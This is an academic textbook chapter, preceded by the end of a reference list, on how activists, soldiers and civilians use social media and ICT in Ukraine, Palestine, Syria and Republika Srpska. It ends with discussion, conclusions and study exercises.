Trang, D., Johansson, F., & Rosell, M. (2015). Evaluating Algorithms for Detection of Compromised Social Media User Accounts. *Proceedings - 2nd European Network Intelligence Conference, ENIC 2015*, 75–82. https://doi.org/10.1109/ENIC.2015.19

Turk, A. T. (2015). Terrorism and Counterterrorism. In E. Goode (Ed.), *The Handbook of Deviance* (pp. 537–548). Hoboken, NJ: John Wiley & Sons, Inc. https://doi.org/10.1002/9781118701386.ch30

Vieweg, S., Hughes, A. L., Starbird, K., & Palen, L. (2010). Microblogging During Two Natural Hazards Events: What Twitter May Contribute to Situational Awareness. In *In: Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI '10)* (pp. 1079–1088). New York, NY: ACM. https://doi.org/10.1145/1753326.1753486

Viviani, M., & Pasi, G. (2017). Credibility in social media: opinions, news, and health information—a survey. *Wiley Interdisciplinary Reviews: Data Mining and Knowledge Discovery*, *7*(5), e1209--n/a. https://doi.org/10.1002/widm.1209

Wang, G., Wilson, C., Zhao, X., Zhu, Y., Mohanlal, M., Zheng, H., & Zhao, B. Y. (2011). Serf and Turf: Crowdturfing for Fun and Profit. *Arxiv Preprint ArXiv:1111.5654*, 10. https://doi.org/10.1145/2187836.2187928

Webel, C., & Galtung, J. (2007). Negotiation and international conflict. In *Handbook of Peace and Conflict* (pp. 35–50). Abingdon: Routledge. https://doi.org/10.4324/9780203089163.ch3

Weimann, G. (2016). The Emerging Role of Social Media in the Recruitment of Foreign Fighters. In A. de Guttry, F. Capone, & C. Paulussen (Eds.), *Foreign Fighters under International Law and Beyond* (pp. 77–95). The Hague: T.M.C. Asser Press. https://doi.org/10.1007/978-94-6265-099-2_6

Weimann, G., & Jost, J. (2015). Neuer Terrorismus und Neue Medien. *Zeitschrift Für Außen- Und Sicherheitspolitik*, *8*(3), 369–388. https://doi.org/10.1007/s12399-015-0493-5

Wendling, M. (2018). The (almost) complete history of "fake news." Retrieved from https://www.bbc.com/news/blogs-trending-42724320

Werkner, I.-J. (2017). Zum Friedensbegriff in der Friedensforschung. In I.-J. Werkner & K. Ebeling (Eds.), *Handbuch Friedensethik* (pp. 19–32). Springer Fachmedien.

Wohn, D. Y., Fiesler, C., Hemphill, L., De Choudhury, M., & Matias, J. N. (2017). How to Handle Online Risks? Discussing Content Curation and Moderation in Social Media. In *CHI 2017 Extended Abstracts* (pp. 1271–1276). https://doi.org/10.1145/3027063.3051141

Wu, X., Fan, W., Gao, J., Feng, Z. M., & Yu, Y. (2015). Detecting Marionette Microblog Users for Improved Information Credibility. *Journal of Computer Science and Technology*, *30*(5), 1082–1096. https://doi.org/10.1007/s11390-015-1584-4

Wulf, V., Aal, K., Ktesh, I. A., Atam, M., Schubert, K., Yerousis, G. P., … Rohde, M. (2013). Fighting against the Wall : Social Media use by Political Activists in a Palestinian Village. In *Proceedings of the Conference on Human Factors in Computing Systems (CHI)*. Paris, France: ACM.

Yan, G. (2013). Peri-Watchdog: Hunting for hidden botnets in the periphery of online social networks. *Computer Networks*, *57*(2), 540–555. https://doi.org/10.1016/j.comnet.2012.07.016

Ziegele, M., Breiner, T., & Quiring, O. (2014). What Creates Interactivity in Online News Discussions? An Exploratory Analysis of Discussion Factors in User Comments on News Items. *Journal of Communication*, *64*(6), 1111–1138. https://doi.org/10.1111/jcom.12123

18 Social Media and ICT Usage in Conflicts Areas

Konstantin Aal[1] · Krüger[1] · Markus Rohde[1] · Borislav Tadic[2] · Volker Wulf[1]
Information Systems and New Media, University of Siegen, Germany[1]
Deutsche Telekom, Germany[2]

Abstract

Social media as well as information and communication technology (ICT) play a major role in different conflicts all over the world. They have been crucial tools in the beginning of the so-called 'Arab Spring' in Tunisia, the ongoing war in Syria, the struggle of Palestinian activists but also the Ukraine-Russia conflict. In this work, we provide the readers with an overview of current state of affairs regarding the use of ICTs in general and social media in particular in conflicts. Afterwards, we discuss how and what kind of tools and methods different actors use in their struggle. We especially focus on how actors appropriate the available tools to suit the specific conditions they find themselves in, such as risks of online surveillance, danger of prosecution of themselves or close others and varying levels of connectivity. We finally discuss the importance of an embedded perspective on the use of ICTs in conflict to understand these practices of appropriation.

Objectives

- Gaining knowledge of the current state of the art in the area of IT in conflict situations.
- Being able to describe how different actors in conflict areas use social media and ICT for their purposes.
- Gaining the ability to evaluate the importance of a critical perspective on the use of ICT in conflict situations.

C. Reuter (Ed.), *Information Technology for Peace and Security*,
https://doi.org/10.1007/978-3-658-25652-4_18

18.1 Introduction

In recent years, researchers have focused on the usage of social media such as Facebook, Twitter and Reddit in areas of crisis, war and politics (Smidi & Shahin, 2017). Especially, scholars have concentrated on the appropriation of these important and serious new ways to use the World Wide Web by political activists. Users become active participants in the preparation of recommendation and self-generated content via a variety of different functionalities like comments, annotations, wikis, blogs, microblogs or social media platforms (Thurman, 2008).

The role of the new media as a guide to "**citizen journalism**" is obvious. Citizen journalism is not a new term and refers to citizens and civilians who are playing an active role when reporting, analysing and also collecting news and information (Bowman & Willis, 2003). Likewise, the new media are increasingly used to mobilise people for demonstrations, being called "*mobilization instruments*" (El-Nawawy & Khamis, 2013). An overview about the usage of ICT in crisis management situations can be found in (Reuter & Kaufhold, 2018); the authors recapitulate the last 15 years of social media in emergencies, crisis and disasters, which belongs to field of **crisis informatics** (Palen, Vieweg, Liu, & Hughes, 2009). Based on the finding of highly diverse social media usage, it is difficult to derive solid conclusions regarding user behaviour. It is discussed that Twitter, Facebook and political blogs have been used for various functions such as information distribution, information gathering and organisation of demonstrations (Haddadi, Mortier, & Hand, 2012; Jürgens, Jungherr, & Schoen, 2011; Lynch, Glasser, & Hounshell, 2011).

We can observe many of these functions in different parts of the world where conflicts arose or are ongoing. Activists as well as regular civilians use social media and other online tools to distribute their perspective and spread videos and pictures to support their view. But the events of the 'Arab Spring' motivated scholars to have a closer look at social media in these areas. The development of digital tools and methods for large-scale social analysis of media created on blogs, social media and website made studying events in such dangerous locations possible and accessible.

In the following, related research about IT in conflict situations and political usage of social media will be presented. Four case studies (Ukraine, Palestine, Syria, Republika Sprska) will describe how activists and politically active citizens use the internet in general and social media especially during conflict situations. This is followed by a discussion of the topics *Power Symmetry, Entangled Online- and Offline Realities* and *Critical Perspectives on Social Media*.

18.2 State of the Art

The internet and especially the introduction of social media radically changed our communication. In the "*Web 2.0*" people have gained an active role in creating *User Generated Content* (UGC) and become active participants through comments, annotations, wikis, blogs, tweets and more (Thurman, 2008). In this context, a new phenomenon labelled "citizen journalism" (Allan, 2006; Allan & Thorsen, 2009; Citizen journalism: valuable, useless, or dangerous?, 2012; Gillmor, 2006), which describes the new power of internet users to collect and disseminate news and information, developed during the last decade. Notably the rise of social media services like Facebook and Twitter helped citizens spread self-created news and information quickly. This became obvious to a broad audience during a revolutionary wave of protests which started in December 2010 and spread across the Middle East. As a result of the so-called '**Arab Spring**', the political regimes in Tunisia, Egypt, Libya and Yemen were overthrown. During this time, especially activists used social media to distribute news content and organise protest movements.

There is indeed evidence that social media can to some extent serve as a technology to foster democratic processes. Used as a coordination tool they have potential for (mass-) mobilisation (Al-Ani et al., 2012; El-Nawawy & Khamis, 2013; Kavanaugh et al., 2011; Starbird & Palen, 2012). Furthermore, one must recognise that all involved parties can benefit from social media communication, which is also true for autocracies. This phenomenon is however a less investigated topic in research (Oates, 2013). While a more passive strategy of autocratic regimes has been to block social media services and censor content (Pal, Chandra, & Vydiswaran, 2016; Wulf, Misaki, Atam, Randall, & Rohde, 2013), those channels have also proactively been used to serve government purposes. Considering the events during the Arab Spring, Gunitsky (Gunitsky, 2015) explains that social media were used by the governments of Egypt, Syria and Bahrain to inter alia vilify opposition parties and recruit regime supporters for counter-mobilisation activities. He argues that "in sum, social media offers a number of ways to bolster regime legitimacy without the spectacle of manipulated elections" (Gunitsky, 2015). In this work however, we will focus on the usage of social media and ICT of political activists and civilians in conflict situations.

Overall, it is undeniable that social media played a pivotal role in organising political protests and shaping political debates, which lead to the overthrow of mentioned regimes during the riots of the Arab Spring (Howard, Duffy, et al., 2011; Wilson & Dunn, 2011). While several studies have been published discussing the relationship between new media and political processes (Alonso & Oiarzabal, 2010; Crivellaro et al., 2014; Jenkins & Thorburn, 2004; Semaan & Mark, 2011) there is also an array of works which specifically focus on the usage of social media in a political respectively activist context (Al-Ani et al., 2012;

Kavanaugh et al., 2011; Lotan et al., 2011; Wulf, Aal, et al., 2013). Those studies primarily describe the usage of blogging- and microblogging services, such as Twitter during the riots in Egypt and Tunisia in 2010 to 2011. Tufekci & Wilson (2012) for example investigate social media usage in Egypt via surveys. Lim (2012) describes the same field by analysing news reports and UGC that was available online. Such studies show us that social media were indeed an important source for protesters to organise riots by gaining and exchanging information which were not controlled by the government.

While most of the aforementioned studies tell us how people actively tweet, upload, receive or share information, they reduce the analysed content to what is available online and do not tell us much about what is happening "on the ground." As it is not possible to understand the role of social media without putting it into the context of their political and cultural environments (Wolfsfeld et al., 2013) there also exist several qualitative studies which offer additional perspectives to the insights gained via publicly available data on social media platforms. Those qualitative studies mainly use ethnographic methods and reveal insights which otherwise would be hidden. They show us that social media usage and political participation are embedded in a larger context which influences the daily life, motives and the respective shape of communication tools usage (e.g., Wulf, Misaki, et al., 2013). An adequate methodological approach for doing research in such a sensitive a field has been proposed by Postill & Pink which focuses on "making connections between online and locality-based realities" (Postill & Pink, 2012, p. 124).

As the context of each country is different, it is quite problematic to define "role models" for political online participation. Ergo, even in a quite similar context like the Arab Spring generalisations are barely possible. This is as well shown in a rare comparative analysis by Vaccari (2013), who defines institutional and political-cultural aspects as influential when communicating political information in Western democracies via the internet. Based upon the above-mentioned studies, the same surely could be said about the Middle East. In addition, it is important to consider that a reciprocal influence of mass and digital media exists. In Tunisia, the TV channel Al-Jazeera for example played an even more important role during the Arab Spring in politicising inhabitants than social media did. In addition, face to face communication as well as phones were vital for protesters. The situation in Sidi Bouzid, the alleged birthplace of the Arab Spring in Tunisia, however showed that local information shared via Facebook affected the reporting of Al-Jazeera, which in turn helped the spread of news and engagement about the situation in the village (Wulf, Misaki, et al., 2013).

18.3 Case Studies of Methods applied by Political Activists

The presented case studies provide examples and ways of how political activists, but also civilians, use social media and ICT in areas of conflict. Each subchapter describes the historical background of the respective conflict and the different ways of appropriation and usage.

18.3.1 Ukraine: Historical Background and Activism

The conflict in the Donbas region in the Eastern part of Ukraine is connected to Ukraine's historical relationship with Russia and Europe (Shklovski & Wulf, 2018). In the late 19th and early 20 centuries many peasants and miners from other parts of the Russian empire moved to urban centres (e.g. Donetsk). Based on this relocation, the cities in the regions acquired a significant Russian population (Himka, 2015; Plokhy, 2015). In 1954 the modern Ukrainian state came into being in the current setting, when the Soviet Union added the Crimea peninsula to the Ukrainian SSR.

The political protests in Ukraine (also known as EuroMaidan) started in November 2013, when the Ukrainian President V. Yanukovych refused to sign the free trade agreement with the EU. This agreement required a change in the existing trade relations with Russia. The president's refusal to sign was a signal to move closer to Russia. As response, protests arose in Kyiv and several cities across the country. The protests became increasingly violent, which lead to clashes with government forces and resulted in the death of around 130 protesters and 18 police officers. In February of the following year the Ukrainian parliament voted to remove the president and installed a new provisional government.

The majority of the clashes were still happening in Kyiv, but at the same time peaceful protests, violent clashes and deaths also happened in other parts of the country, including Donetsk and Luhansk. Here, the support for EuroMaidan was limited, since the voters were in strong favour of Yanukovich's government. The protestors announced the creation of the Donetsk People's Republic and the Luhansk People's Republic in April 2014. These actions lead to a prolonged armed conflict, which divided the country into pro-Ukrainian and pro-Russian supporters. Since then multiple fights between these two groups have arisen and many people have lost their lives. Since 2014 several cease-fires have been signed. According to official statistics, since over 10,000 people have been killed since the beginning of the conflict; around 2,000 of them were civilians. Additionally, more than 2.5 million had to leave their homes (Plokhy, 2015).

Soldiers fighting in the conflict used mobile phones to coordinate their war activities and organise equipment. They relied on their local network to equip themselves and to call for help if someone was injured. At the same time, it was dangerous to use mobile phones (including smartphones) in the war zone, since it is possible to locate active devices that are exchanging data with cell tower infrastructures; location triangulation was used to target the Ukrainian and Russian side (Shklovski & Wulf, 2018).

These soldiers also possessed smartphones and tablets and used them to engage in social network sites to talk to family and friends, despite the lethal risk this created for themselves and their fellow soldiers. The connections with friends helped them to stay sane, but the soldier's everyday experience was different from that of their friends, while their updates on Facebook appeared like everyone else's. Their social media posts may have led to the normalisation of the soldier's digital presence, their availability during war. But the personal mobiles became a necessary part of life at war (Shklovski & Wulf, 2018) and their accounts of the violence they experienced.

Another reason for the use of personal mobiles and social networking sites was to keep up to date with news and information. Mass media was perceived as biased and unreliable by Ukrainian civilians and soldiers (Shklovski & Wulf, 2018). They used Facebook and VKontakte (a Russian social network site, comparable to Facebook) to get information and improve understanding of the conflict. Soldiers were also active in groups on social network sites to gather news, since they trusted the members of these groups. Another important reason to use mobile technologies was to tell others what was really going on from their point of view (Shklovski & Wulf, 2018).

18.3.2 Palestine: Historical Background and Activism

The West Bank is part of Palestinian territory, which the state of Israel occupied during the Six-Day War in 1967. Since then it remained under Israeli military control. After the Oslo Accords of 1993, parts of the West Bank are now under the Administration of the Palestinian Authority (PA). Many Israeli settlements have been established since 1967 and currently more than 500,000 settlers live in the West Bank, including East Jerusalem, compared to 2.4 million Palestinians; the international community considers these settlements illegal (UNSCR 446). From 2003, during the Second Intifada (Palestinian uprising against Israeli occupation of the Westbank and Gaza), the Israeli government began with the construction of a wall around and within the West Bank, which they presented as an act of self-defence to terrorist attacks. The wall is built mainly on Palestinian land, separates the Palestinian population from Israel and, in Palestinians' view, contributes to the expropriation of their country (Barak-Erez, 2006).

In response to the construction of the wall, several Palestinian villages began regular demonstrations; Bi'lin was one of the first villages to demonstrate every Friday. Several other villages followed this example in subsequent years. One of these villages is Al


Ma'sara, which is located on the southern hills of Bethlehem. It has less than 1000 inhabitants and is part of a chain of villages where about 14,000 inhabitants live. So far, these villages have – in their own estimation – lost about 3,500 dunums (about 865 hectares) of land to Israeli settlements. Within this chain of villages, Al Ma'sara is an important location for such demonstrations. Since 2006, there have been weekly demonstrations in defence of land rights and against the Israeli occupation. In addition, legal means of defence were used that culminated in a victory in the highest Israeli court, stopping parts of the wall construction completely.

Telecommunications became the main means of communication in two separate areas for the Palestinian people living in the West Bank and the Gaza Strip. As in other countries of the Middle East, the share of internet users has grown strongly in the past decade: 63.2% of the population in Palestine mid-2016 and over 1.7 million Facebook users (Miniwatts Marketing Group, 2018). There is a gap between urban and rural areas in the West Bank. With the increasing use of digital media, the Israeli-Palestinian conflict is no longer just a political, partly armed conflict; it is also a *media war* (Aouragh, 2011).

Since the beginning of the 90s, when the Palestinian people began to tell the world their "own story" some of their work led to a demanding "all-new Media Activism" (Khoury-Machool, 2007). Websites such as Google, YouTube, Twitter or Facebook became very popular. The number of Facebook users has increased since March 2012 to June 2016 by more than 800,000 users to a total of 1.7 million users (Miniwatts Marketing Group, 2018). But Palestinian activists and their supporters are confronted with a new generation of censorship in this area (Greenwald, 2017): For example, private accounts of Palestinian activists were suspended or deleted on Facebook for posting political messages and criticising the Israeli government (such as supporting the Boycott, Divestment, Sanctions (BDS) movement).

Like most infrastructures and resources in the West Bank, the air-wave bandwidths are controlled and allocated by Israeli authorities. This includes the frequency control for TV and radio stations as well as mobile operators. Furthermore, access to the global network must be provided by Israeli companies. Both Palestinian mobile operators, Jawwal and Wataniya, are not yet allowed to provide 3G services. The installation of point-to-point radio systems also requires Israeli approval, which is not easy to obtain.

Political activists as well as civilians use social media to spread information about activities in the West Bank. Although social media and especially Facebook were already available and used in other countries, many activists started to use this channel for its political purposes quite late. Especially the mixture of the personal and the political observed on the activists' Facebook pages should be mentioned; photos of armed soldiers and violent scenes were posted, in contrast to pictures of peaceful scenes (see Figure 18-1). Their personal lives are deeply interwoven with their struggle and their political engagement, which is represented by these personal and political posts. By doing this, they also show the impact of their struggle on their daily life and their family members' lives.



فاطمة بريجية (أم حسن) رئيس منتخب لمجلس قروي المعصرة .

The wall must foll

Figure 18-1: Facebook posts of Palestinian activists (translation of the first picture: "Fatima burjyeh (Em Hasan) the chairman of al maasara village")

Another tool for the Palestinian activists were Facebook groups. Often the children of activists who were present at demonstrations and produced photo and video recordings posted the recordings in different groups and shared them with their members. Based on the unavailability of access to mobile internet, posts, pictures and videos were posted later than the event itself. This provided the activists more time to formulate their statements in different languages (mostly in Arabic, English and French).

18.3.3 Syria: Historical Background and Activism

After the end of the Ottoman Empire, Syria became part of the French Mandate Zone and achieved independence in 1946. The first 25 years of Syrian independence were characterised by political instability; republican periods were interrupted by various military coups. In 1971, Hafiz Al-Assad, the father of the current president Baschar Al-Assad, came to power and remained ruler until his death in 2000. He is seen as an accomplished politician, who brought political stability and economic development to the country. During his 30-year reign, the political opposition was suppressed by arrest and torture. During an attempted rebellion by the Muslim Brotherhood in the provincial town of Hama in 1982, Hafiz Al-Assad took drastic measures, killing an estimated 10,000-25,000 people (Wiedl, 2007).

The Assad regime is characterised by the fact that the upper ranks of the military hierarchy, the political elite and the intelligence organisations are strongly interwoven and part of a network of loyal Alevis, a religious minority to which the Assad family belongs (see, e.g., Perthes, 1997). Bashar al-Assad came to power in 2000, after his father died. His policies were initially reformation in political and economic terms, though these ended after a short period of time. Like other Arab countries for decades in the past, Syria has one of the highest international birth rates, more than a third of the population is under the age of 14, and the unemployment rate among persons under the age of 25 at nearly 20% (CIA, 2017); socio-economic inequality has strongly increased. This is especially the case in cities with a high poverty rate, like Daraa and Homs; rural areas were hit particularly hard by a drought in early 2011.

The political protests started on March 15, 2011 in the southern city of Daraa; Tunisians and Egyptians had already overthrown their regimes after some political uprisings. Over the next few days, demonstrations and confrontations escalated in Daraa and there were other riots in several Syrian cities. Protesters demanded the release of political prisoners, the abolition of the Syrian 48-year-old emergency law, more freedom and an end to corruption in the government.

In April 2011, the Syrian army was deployed to control the uprisings and the soldiers were ordered to open fire on the demonstrators. After months of military sieges, the protests developed into an armed rebellion. Opposition forces, mainly former soldiers and civilian volunteers were increasingly armed and organised. Some of the groups received military help from several foreign countries (Amnesty International, 2016).

The internet played a significant role in the developments under Bashar al Assad. During his reign, the internet was introduced in 2001 in Syria. Social media applications like Facebook and YouTube were officially banned. Nevertheless, the government did not restrict access to the internet during the first 21 months of fighting with the rebels – with the exception of shorter shutdowns at the end of November 2012 (Chozick, 2012). During the civil war, the internet itself became a contested space (Howard, Agarwal, & Hussain, 2011). Opposition actors claimed to have monitored the e-mail accounts of Assad and his wife in real time over several months. In some cases, they said the information was used to warn other activists in Damascus that the regime is moving towards them (Booth et al., 2012).

The electronic army of the Syrian government (Chozick, 2012) was also accused of DDoS attacks, phishing scams and other tricks to fight online opposition activists (Keller, 2011).

At the checkpoints Assad soldiers examined laptops looking for software that would allow users to bypass the government. Spyware from government officials in cyber cafés verified user identifications (Chozick, 2012). The government also seemed to transmit and manipulate Facebook and Google traffic through so-called "man in the middle" attacks (Urbach, 2012).

The situation is still evolving. The first phase of the Syrian civil war was mainly influenced by three armies: the official Syrian Army (OSA), the opposition Free Syrian Army (FSA) and the armed Kurdish forces (mainly in south-eastern Syria). In the meantime, newly emerging forces gained increasing influence on both sides (as in Assad's allies, e.g. the Iranian Revolutionary Guard and Hezbollah, and for the opposition, e.g. different Islamist groups like the Al-Nusra Front, the Syrian Islamic Front and ISIL), plus the complex roles of the international coalition and Russia.

In Syria, Facebook played an important role during the uprisings – especially for those who are well educated and live in urban centres. Influenced by the events in Tunisia and Egypt activists tried to organise political action even before the Syrian uprising.

At the beginning of the uprising, posters, mosques and TV stations played an important role in the organisation, but that changed, and activists used Facebook groups to plan armed strikes and demonstrations and then to report about them. This way of reporting was much faster than usual media and realised an "on-site"-perspective of the event. But also on the part of the Assad regime social media were used, most of all Facebook. Users had to develop sophisticated practices to increase their credibility and check information.

Many citizens only used Facebook to retrieve information about the current political situation. Others created multiple accounts to be active on Facebook and protected at the same time: one account with personal information, another that posted positive posts about the Assad regime and another account that was against the Assad regime. Only the personal account was used at home, while the anti-Assad account was active in the internet café, in which the owner was trusted and thus the mandatory registration was not necessary. The pro-Assad account was used to pose as government supporters at checkpoints (Rohde et al., 2016).

18.3.4 Republika Srpska

The "Western Balkans" are socially, politically and economically one of the most challenged regions in Europe. Primary reason for that fact lies in the nineties' breakup of the former Socialist Federal Republic of Yugoslavia, which is now comprised of a number of recently formed independent states. Bosnia-Herzegovina (BH) still faces significant challenges after the bloody conflicts of 1991-1995. The country, one of the most fragile democracies in the region, is based on the constitution written as the annex of the Dayton Peace Agreement signed in 1995 through international intervention. BH consists of two semi-autonomous administrative units or entities: Serb-dominated Republika Srpska (RS, 2013 population of 1.3m living on 25,000km^2, major city Banja Luka) and the Muslim-/Croat-dominated Federation of BH (FBH, 2013 population of 2.4m living on 26,000km^2, capital city Sarajevo) (OSCE, 1995). In this post-conflict situation, the country is undergoing a transformation from socialism to capitalism and from a single-party state to a multi-party system. There is no overall political agreement on the future of the country.

It is characterised by a slow post-war reconciliation and re-integration process, keeping the region volatile. Civil society remains fragmented and lacks an overall consensus about future direction. It is further troubled by serious social and economic problems, such as a high-level of unemployment, corruption and emigration. BH aims for candidacy in the European Union which is bordering the country, but an engagement of US, Russia and Turkey is also strongly visible in the country.

Many of the ruptures in Bosnian-Herzegovinian Society run along the lines of different ethnic or social groups and cause social unrest. It can be argued that fostering intensive communication among these diverse ethnic and social groups in BH is one of the necessary prerequisites for addressing some of the country's challenges. The internet and the use of social media offer opportunity to promote this type of interaction. In BH, there are 2.63 million internet users (penetration 69.3%) and 1.5 million Facebook users. High cellular penetration has facilitated the populations ability to quickly react to major events, provide different opinions and spread online activism. Especially Smart Phones equipped with cameras and media sharing abilities played a crucial role (Tadic, Rohde, Wulf, & Randall, 2016). Still, BH has the biggest deficit amongst the Western Balkan countries in the domains of broadband networks, mobile subscriptions and the use of virtual social media. However, social media, including Facebook, Twitter, Skype, Viber, forums/micro-blogs on popular websites, and YouTube, find increasing usage for online activism, political and social discussions. This is mostly pursued by non-state actors, as the government has no formal strategy for using social media to engage with civil society. According to the local media, country, regional and municipal institutions are rarely using social media for communication with the citizens. Only 14 institutions of public administration of RS are represented on social media. This presence is described as "non-systematic and unstructured attempts to use these free-of-charge platforms for mass communication, but without significant impact on stakeholders" (Drljača & Latinović, 2018). The lack of interest or awareness about the possibilities of online social media on the sides of the government also holds benefits for its use by civil society: Local internet content is not formally censored by the authorities and is therefore a preferred medium for expression of any discontent, even though a recent law introduced serious legal consequences for instigating public unrest online. Two examples from Republika Srpska illustrate how its citizens turn to social media to voice discontent and organise online (Tadic, Rohde, Wulf, & Randall, 2016).

In 2012 massive anti-corruption protests with thousands of involved citizens occurred in Banja Luka, triggered by the illegal conversion of a city park into business buildings. Some of the activists faced trials for the engagement and were initially convicted, but verdicts were overturned later. These activists also received support from FBH and citizens organised online support for the protesters. Even though these protests lasted only one month, their consequences could be felt in the following years, as the court sentenced a controversial businessman to three years in prison and a major telecommunication company cancelled the rent contract with the building.

More recently the death of a young inhabitant spurred online and offline protest against the police and justice system of Republika Srpska. Several days after the disputed death in March 2018 and rumours of the young man being murdered by the police, his death was officially declared a suicide. Numerous Facebook posts and comments about the controversial death contributed to weeks of public gatherings of hundreds of people on the main square and foundation of a Facebook group with more than 221.000 members that supported the activities. While traditional media close to the government of Republika Srpska only hesitantly reported about the protests, the mentioned Facebook group enabled its members and the protesters on the ground to document the gatherings and share the information rapidly with protesters on- and offline. The visibility of the protests online also enabled supporters outside of Republika Srpska to form support groups and instigate demonstrations in other European countries.

18.3.5 Enabling and Disenabling Activism

The above-mentioned cases described the usage of ICT in general and social media in particular by activists in four different countries with four different conflicts (Palestinian occupation, Syrian civil war, East Ukrainian conflict and demonstrations in Republika Srpska). Social media played a major role in enabling activists in all of these cases to participate in their struggle, while it also enabled the hostile government to be active in the struggle and therefore counteract using the same tools.

Table 18-1 summarises the enabling and disenabling aspects of activism for each of the presented use cases.

Country	Enabling Activism	Disenabling Activism
Ukraine	Coordinating the soldiers' activities Staying in touch with the family Providing their point of view on social media	Normalisation of the conflict Localisation of the soldiers by the hostile government
Palestine	Spread information on social media Staying in touch with activists	Censorship of Israel-critical content by social media companies in collaboration with countries People got arrested for posting political messages on FB (such as supporting the BDS movement)
Syria	Organising protests all over the country "On-site" perspective of activists Collecting and verifying news	Media-war with the hostile government Danger for the activists' life Creating sophisticated ways of using social media by the hostile government
Repuplika Srspka	Medium for expression Organising online support Documenting the protest in FB groups	Serious legal consequences for instigating public unrest online

Table 18-1: Enabling and disenabling aspects of activism for each of the presented use cases

18.4 Discussion

This chapter discusses the provided state of the art and use cases in terms of power asymmetry, entangled offline and online realities and critical perspective on social media.

18.4.1 Power Asymmetry

In the cases presented here, as well as in the overall coverage of the Arab Spring, activists and active citizens are quick to understand the potential benefits social media provide for their cause and equally quick to develop strategies of employment of these digital tools for their purposes. However, one simultaneously notices a stark power imbalance between state actors and non-state actors online across the cases. Internet access in Palestine is controlled by Israeli authorities, thereby influencing who is able to use online social media for their own political purposes and how (Greenwald, 2017). Upon request by these same authorities Facebook deleted and suspended personal accounts of activists. In Syria the government makes use of its control over the digital infrastructure of the country by blocking specific services, shutting down the internet as a whole, and is seemingly able to manipulate traffic on sites and platforms such as Google or Facebook. In most cases such powers do not lie with activists. Instead, the imbalance forces activists to circumnavigate and escape the risks and limitations governments impose on them. Successful use of Social Media, that supports the goals of the activists, therefore often depends on their ability to use their limited resources efficiently and develop create strategies to escape government surveillance. An example of this is the keeping of many Facebook accounts exhibited by Syrian anti-Assad activists. In other cases, activists are aware of the risks but disregard them almost completely and accept the danger in exchange for the benefits of Facebook.

18.4.2 Entangled Online- and Offline Realities

When analysing the use of social media in conflict situations or other political contexts, it is important to consider how the online and offline realities of actors are entangled with each other, and that online activities determine and are determined by the conditions on the ground. For example, the case of Palestine shows how local infrastructure and connectivity influence how activists can use social media to achieve their goals, and how offline and online social networks influence each other (Wulf, Aal, et al., 2013). At the same time, the cases of Syria and Ukraine make clear that political use of social media also comes with very real risks to physical and mental health of activists involved. The consequences are not restricted to the online sphere, but extend to the physical safety and integrity of actors, and include torture, murder (Rohde et al., 2016) and enemy attacks (Shklovski & Wulf, 2018).

Regarding such challenging offline contexts when looking at the usage of online social media thereby reveals human ingenuity and resilience at work: activists develop unique usage patterns to mitigate risks and deal with the specific situation they find themselves in to successfully use digital tools to pursue their political goals.

18.4.3 Critical Perspective on Social Media

Although social media services played an important role in terms of mobilisation as they helped protesters to organise riots and spread information to the world, it is important to recognise that all involved parties can benefit from social media communication. Hence, such channels were also used by the autocracies to stabilise their regime by initiating counter-mobilisation activities or spreading “fake news.” This has been the case in the Russia/Ukraine conflict (Mejias & Vokuev, 2017) as well as in the Arab Spring (Gunitsky, 2015). However, while free speech and use of social media platforms is important, in reality the line between online activism and hateful content can at times be very thin. Censorship by government can and is used to silence legitimate protest, expression of views or political organising, but at times a certain amount of censorship might be employed to keep discussion within societally defined bounds and protect others from discrimination and hateful content (see e.g. Stecklow (2018) for a discussion of the role of Facebook and hate speech against Rohingya in Myanmar).

The often public nature of social media debates means that they lend themselves especially well to studies from a distance and of online content only, as well as quantitative from platforms such as Twitter or other micro-blogging tools. However, this can lead to an incomplete view by relying solely on secondary data and/or quantitative data downloaded from digital applications. As the cases in this chapter show, online and offline activities are entangled with each other, and online activism is situated in the offline realities on the ground. Researchers therefore can gain greater and deeper access to reality through fieldwork (cf. 'on the ground' approach advocated by Wulf et al., 2013b) among other methods. It is still important to keep a critical perspective on the results, even when attained by fieldwork. Online and offline activists have also followed their own agenda and play a role in the conflict.

18.5 Conclusions

Studies agree that political activism and protest activities can be supported by technological structures, especially by the internet and Web 2.0-services. The four case studies described such use in different contexts. They main lessons learned are:

- There is evidence that social media can positively influence participatory processes. They play an important role for activists to organise protests and spread information during crisis situations. However, they can also serve as a tool for governments to stabilise their regime by spreading fake news.
- To understand the role of social media in conflicts the context of the political and cultural environment is crucial. Hence, in the scientific analysis, the methodological procedure for the individual cases must be considered.
- Quantitative analysis which analyses online data helps to get an idea about the use and distribution of media. Combined with a qualitative "on the ground" approach, we receive a broader picture of local practices and relevant artefacts of social media use.
- The case studies show the spectrum of social media application in the different conflict situations.
- Understanding a conflict based only on social media activities and blogs is nearly impossible. A critical perspective should always be obtained.

18.6 Exercises

Exercise 18-1: Explain the term "citizen journalism". Which factors enable citizen journalists?

Exercise 18-2: How do activists and civilians use social media in conflict areas?

Exercise 18-3: To what extent are appropriation processes and the usage of social media in the described case studies (Middle East) similar and different to those in the Western World?

